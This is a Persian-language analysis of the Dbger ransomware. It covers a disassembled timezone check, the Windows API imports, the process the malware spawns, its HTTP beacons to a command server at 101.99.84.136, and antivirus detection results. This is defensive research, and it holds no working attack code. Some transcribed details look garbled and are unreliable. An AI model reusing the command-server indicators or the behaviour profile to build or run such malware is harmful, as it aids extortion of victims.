.rdata:00471576 aC_2 db '%c:',0 ; DATA XREF: sub_40D030+10CTo
00070576 00471576: .rdata:00471576
```

تصویر ۲

قطعه کد زیر مربوط به بررسی منطقه زمانی کاربران می باشد و به نظر می رسد باج افزار از آن برای هدف قرار دادن کاربرانی خاص استفاده می کند :

```

sub esp, 20h
call sub_442F40
mov [ebp+var_4], eax
mov [ebp+var_8], 0
mov [ebp+var_C], 0
mov [ebp+var_10], 0
push 0
push 66h
push offset aMinkernelCr_77 ; "minkernel\crt\src\appert\tim"...
push offset aTzset_from_sys ; "tzset_from_system_nolock"
push offset a_get_timezone1 ; "_get_timezone(&timezone)"
lea eax, [ebp+var_8]
push eax
call sub_443000
add esp, 4
push eax
call sub_41A840
add esp, 18h
push 0
push 66h
push offset aMinkernelCr_77 ; "minkernel\crt\src\appert\tim"...
push offset aTzset_from_sys ; "tzset_from_system_nolock"
push offset a_get_daylightD ; "_get_daylight(&daylight)"
lea ecx, [ebp+var_C]
push ecx
call sub_442F60
add esp, 4
push eax
call sub_41A840
add esp, 18h
push 0
push 6Ch
push offset aMinkernelCr_77 ; "minkernel\crt\src\appert\tim"...
push offset a_get_dstbiasDs ; "_get_dstbias (&dstbias )"
lea edx, [ebp+var_10]
push edx
call sub_443000
add esp, 4
push eax
call sub_41A840
add esp, 18h
push 2
mov eax, dword_47A214
push eax
call sub_427A60
add esp, 8
mov dword_47A214, 0
push ds:TimeZoneInformation ; lpTimeZoneInformation
call ds:GetTimeZoneInformation
cmp eax, 0FFFFFFFh
jz loc_443D6A
    
```

این باج افزار از کتابخانه های ویندوزی به همراه توابعی از هرکدام از کتابخانه ها استفاده می کند، در تصویر استفاده از این کتابخانه ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه ها به همراه توابع مورد استفاده نیز در ادامه ی متن آمده است.

```

.idata:004571A0: BOOL __stdcall WriteConsole(HANDLE hConsoleOutput, const void *lpBuffer, DWORD nNumberOfCharsToWrite, LPDWORD lpNumberOfCharsWritten, LPVOID lpReserved)
.idata:004571A4: extrn WriteConsole:dwword ; CODE XREF: sub_440730+778Tp ; sub_4488C0+33Tp ; DATA XREF: ...
.idata:004571A8: BOOL __stdcall SetFilePointerEx(HANDLE hFile, LARGE_INTEGER liDistanceToMove, PLARGE_INTEGER lpNewFilePointer, DWORD dwMoveMethod)
.idata:004571B0: extrn SetFilePointerEx:dwword ; CODE XREF: sub_43F020+1C1Tp ; DATA XREF: sub_43F020+1C1Tp
.idata:004571B4: BOOL __stdcall GetFileAttributesEx(LPCWSTR lpFileName, GET_FILEEX_INFO_LEVELS FinfoLevelId, LPVOID lpFileInformation)
.idata:004571B8: extrn GetFileAttributesEx:dwword ; CODE XREF: sub_43F0B0+12A7Tp ; DATA XREF: sub_43F0B0+12A7Tp
.idata:004571BC: BOOL __stdcall CreateDirectoryW(LPCWSTR lpPathName, LPSECURITY_ATTRIBUTES lpSecurityAttributes)
.idata:004571C0: extrn CreateDirectoryW:dwword ; CODE XREF: sub_43F280+87Tp ; DATA XREF: sub_43F280+87Tp
.idata:004571C4: DWORD __stdcall GetTimeZoneInformation(LPTIME_ZONE_INFORMATION lpTimeZoneInformation)
.idata:004571C8: extrn GetTimeZoneInformation:dwword ; CODE XREF: sub_443B50+8C1Tp ; DATA XREF: sub_443B50+8C1Tp
.idata:004571CC: HANDLE __stdcall FindFirstFileEx(LPCWSTR lpFileName, FINDEX_INFO_LEVELS FinfoLevelId, LPVOID lpFindFileData, FINDEX_SEARCH_OPS fSearchOp, LPVOID lpSearchFilter, DWORD dwFlags)
.idata:004571D0: extrn FindFirstFileEx:dwword ; CODE XREF: sub_444740+297Tp ; DATA XREF: sub_444740+297Tp
.idata:004571D4: BOOL __stdcall SetEndOfFile(HANDLE hFile)
.idata:004571D8: extrn SetEndOfFile:dwword ; CODE XREF: sub_453070+1FE7Tp ; DATA XREF: sub_453070+1FE7Tp
.idata:004571DC: Imports from SHELL32.dll
.idata:004571E0: HINSTANCE __stdcall ShellExecute(HWND hwnd, LPCWSTR lpOperation, LPCWSTR lpFile, LPCWSTR lpParameters, LPCWSTR lpDirectory, INT nShowCmd)
.idata:004571E4: extrn ShellExecute:dwword ; CODE XREF: sub_410840+EF7Tp ; DATA XREF: sub_410840+EF7Tp
.idata:004571E8: DWORD_PTR __stdcall SHGetFileInfoA(LPCWSTR pszPath, DWORD dwFileAttributes, SHFILEINFO *psfi, UINT cbFileInfo, UINT wFlags)
.idata:004571F0: extrn SHGetFileInfoA:dwword ; CODE XREF: sub_440D20+41A7Tp ; DATA XREF: sub_440D20+41A7Tp
.idata:004571F4: Imports from WINHTTP.dll
.idata:004571F8: INTERNET __stdcall WinHttpConnect(INTERNET hSession, LPCWSTR pszServerName, INTERNET_PORT nServerPort, DWORD dwReserved)
.idata:004571FC: extrn WinHttpConnect:dwword ; CODE XREF: sub_40F9B0+14C7Tp ; DATA XREF: sub_40F9B0+14C7Tp
.idata:00457200: INTERNET __stdcall WinHttpOpenRequest(INTERNET hConnect, LPCWSTR pszVerb, LPCWSTR pszObjectName, LPCWSTR pszVersion, LPCWSTR pszReferrer, LPCWSTR *ppszAccept)
.idata:00457204: extrn WinHttpOpenRequest:dwword ; CODE XREF: sub_40F9B0+1867Tp ; DATA XREF: sub_40F9B0+1867Tp
.idata:00457208: INTERNET __stdcall WinHttpOpen(LPCWSTR pszAgentW, DWORD dwAccessType, LPCWSTR pszProxyW, LPCWSTR pszProxyBypassW, DWORD dwFlags)
.idata:0045720C: extrn WinHttpOpen:dwword ; CODE XREF: sub_40F9B0+1867Tp ; DATA XREF: sub_40F9B0+1867Tp
.idata:00457210: BOOL __stdcall WinHttpSendRequest(INTERNET hRequest, LPCWSTR lpszHeaders, DWORD dwHeadersLength, LPVOID lpOptional, DWORD dwOptionalLength, DWORD dwTotalLength)
.idata:00457214: extrn WinHttpSendRequest:dwword ; CODE XREF: sub_40F9B0+19F7Tp ; DATA XREF: sub_40F9B0+19F7Tp
.idata:00457218: BOOL __stdcall WinHttpCloseHandle(INTERNET hInternet)
.idata:0045721C: extrn WinHttpCloseHandle:dwword ; CODE XREF: sub_40F9B0+1B07Tp ; sub_40F9B0+1B07Tp ...
    
```

ADVAPI32.dll	WINHTTP.dll	SHELL32.dll	KERNEL32.dll	KERNEL32.dll
CryptDeriveKey	WinHttpOpen	SHGetFileInfoA	GetStdHandle	GetTimeZoneInformation
CloseServiceHandle	WinHttpConnect	ShellExecuteA	FileTimeToSystemTime	OutputDebugStringW

CryptReleaseContext OpenServiceA CryptAcquireContextA QueryServiceStatus ControlService CryptEncrypt CryptHashData OpenSCManagerA CryptCreateHash	WinHttpOpenRequest WinHttpSendRequest WinHttpCloseHandle		GetDriveTypeA SetEndOfFile EncodePointer SystemTimeToTzSpecificLocalTime DeleteCriticalSection	FindClose TlsGetValue OutputDebugStringA SetLastError GetModuleFileNameW IsDebuggerPresent
---	--	--	--	---

KERNEL32.dll	KERNEL32.dll	KERNEL32.dll	KERNEL32.dll
HeapFree	GetProcAddress	ReadFile	SetFilePointerEx
EnterCriticalSection	CreateEventW	CloseHandle	CreateMutexA
Process32First	CreateFileW	GetACP	CreateThread
SetEvent	GetFileType	GetModuleHandleW	SetUnhandledExceptionFilter
QueryPerformanceCounter	TlsSetValue	GetFileAttributesExW	IsProcessorFeaturePresent
TlsAlloc	CreateFileA	IsValidCodePage	DecodePointer
FlushFileBuffers	ExitProcess	Sleep	SetEnvironmentVariableA
RtlUnwind	LeaveCriticalSection	GetOEMCP	TerminateProcess
Process32Next	GetLastError	GetLocaleInfoW	GetModuleHandleExW
OpenProcess	LCMapStringW	SetStdHandle	ReadConsoleW
GetStartupInfoW	GetSystemInfo	WideCharToMultiByte	GetCurrentThreadId
CreateDirectoryW	IstrlenA	WriteFile	WriteConsoleW
GetUserDefaultLCID	GetConsoleCP	GetSystemTimeAsFileTime	CreateToolhelp32Snapshot
GetProcessHeap	GetEnvironmentStringsW	HeapReAlloc	InitializeCriticalSectionAndSpinCount
CompareStringW	WaitForSingleObjectEx	GetStringTypeW	GetCurrentProcess
FindFirstFileExA	GetCurrentProcessId	SetFileAttributesA	GetConsoleMode
FindFirstFileA	GetCommandLineW	FreeLibrary	UnhandledExceptionFilter
HeapValidate	HeapQueryInformation	MoveFileA	FreeEnvironmentStringsW
ResetEvent	GetCPLInfo	HeapAlloc	InitializeListHead
FindNextFileA	HeapSize	GetModuleFileNameA	MultiByteToWideChar
IsValidLocale	GetCommandLineA	EnumSystemLocalesW	TlsFree
FindFirstFileExW	RaiseException	LoadLibraryExW	

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند:

- Dbger.exe

پس از خاتمه فرایند مربوط به باج‌افزار فرایند notepad.exe ایجاد می‌شود و پیغام باج‌خواهی به نمایش در می‌آید.

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار Dbger را نشان می دهد.

The image shows a Wireshark packet capture of an HTTP GET request. The packet list pane shows a packet of 238 bytes from 101.99.84.136 to 101.99.84.136. The packet details pane shows the following structure:

- Ethernet II, Src: VMware, Dst: ZyxelCom
- Internet Protocol Version 4, Src: 192.168.1.35, Dst: 101.99.84.136
- Transmission Control Protocol, Src Port: 49177, Dst Port: 80, Seq: 1, Ack: 1, Len: 184
- Hypertext Transfer Protocol
 - GET /data/token.php?status=BK&code=94L7WTV1NRCJ83J49AJT018T064NHZNFIOEQPM7QR32XGRYDH9QOGEPTJXLR9TS4 HTTP/1.1
 - Connection: Keep-Alive
 - User-Agent: Winnet Client
 - Host: 101.99.84.136
 - Full request URI: http://101.99.84.136/data/token.php?status=BK&code=94L7WTV1NRCJ83J49AJT018T064NHZNFIOEQPM7QR32XGRYDH9QOGEPTJXLR9TS4

The packet bytes pane shows the raw data of the request, including the hex and ASCII representations of the request line and headers.

طبق بررسی های صورت گرفته، درخواست های HTTP، پس از اجرای باج افزار به شرح زیر می باشد.

<http://101.99.84.136/data/token.php?status=ST&code=HZJCJKJ02QZNXNI74TRM1S130A79XWAZEYO9M02RPGR05G7D30SN4UFQTFW>

<http://101.99.84.136/data/token.php?status=BK&code=HZJCJKJ02QZNXNI74TRM1S130A79XWAZEYO9M02RPGR05G7D30SN4UFQTFW>

<http://101.99.84.136/data/token.php?status=DB&code=HZJCJKJ02QZNXNI74TRM1S130A79XWAZEYO9M02RPGR05G7D30SN4UFQTFW>

میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
مالزی	۸۰ TCP	۱۰۱.۹۹.۸۴.۱۳۶

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

The image shows a Wireshark packet capture of an HTTP 200 OK response. The packet details pane shows the following structure:

- HTTP/1.1 200 OK
- Date: Wed, 25 Jul 2018 09:17:53 GMT
- Server: Apache/2.2.15 (CentOS)
- X-Powered-By: PHP/5.3.3
- Content-Length: 0
- Connection: close
- Content-Type: text/html; charset=gb2312

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۵ مورد از ۶۷ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	Trojan.GenericKD.31084440	ALYac	Trojan.Ransom.Satan
Antiy-AVL	Trojan[Ransom]/Win32.Natas	Arcabit	Trojan.Generic.D1DA4F98
Avast	Win32:Adware-gen [Adw]	AVG	Win32:Adware-gen [Adw]
Avira	TR/FileCoder.dhtfi	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.31084440	CAT-QuickHeal	Trojan.Emelent
CrowdStrike Falcon	malicious_confidence_70% (W)	Cybereason	malicious.6642ee
Cylance	Unsafe	Cyren	W32/Trojan.IAOB-0215
Emsisoft	Trojan.Ransom.Dbger (A)	Endgame	malicious (high confidence)
eScan	Trojan.GenericKD.31084440	ESET-NOD32	a variant of Win32/Filecoder.Natas.C
F-Secure	Trojan.GenericKD.31084440	Fortinet	W32/Filecoder_Natas.C!tr
GData	Trojan.GenericKD.31084440	Ikarus	Trojan-Ransom.Natas
K7AntiVirus	Trojan (0053785b1)	K7GW	Trojan (0053785b1)
Kaspersky	not-a-virus:HEUR:AdWare.Win32.Generic	Malwarebytes	Ransom.FileCryptor
MAX	malware (ai score=95)	McAfee	RDN/Generic.RP
McAfee-GW-Edition	BehavesLike.Win32.Trojan.gh	Microsoft	Trojan:Win32/Occamy.C
NANO-Antivirus	Trojan.Win32.FileCoder.ffjxyt	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Virus.Adware.b51
Rising	Ransom.FileCryptor!8.1A7 (CLOUD)	SentinelOne	static engine - malicious
Sophos AV	Generic.PUA.EM (PUA)	Sophos ML	heuristic
Symantec	Ransom.Cryptolocker	Tencent	Win32.Trojan.RaaS.Auto
TrendMicro	Ransom_DBGER.THGAFAH	TrendMicro-HouseCall	Ransom_DBGER.THGAFAH
VBA32	BScope.Trojan.CoinMiner	VIPRE	Trojan.Win32.Generic!BT
ZoneAlarm	not-a-virus:HEUR:AdWare.Win32.Generic	AegisLab	Clean

خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۶ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

نتیجه اسکن Sample_5b4c40cc7c404b5672aeb902.bin

آنتی ویروس	نسخه آنتی ویروس	نتیجه اسکن
پادویش	2.3.190.2675	✓
sophos	9.14.2	✓
f_secure	11.00	ii
kaspersky	5.5	i
eset	4.5.3.38183	ii
drweb	11.0.1.1607061217	✓
clam_av	0.99.2	✓
comodo	1.1.268025.1	ii
bitdefender	11.0.1.18	ii
avast	2.1.2	✓
symantec	7.9.0.30	ii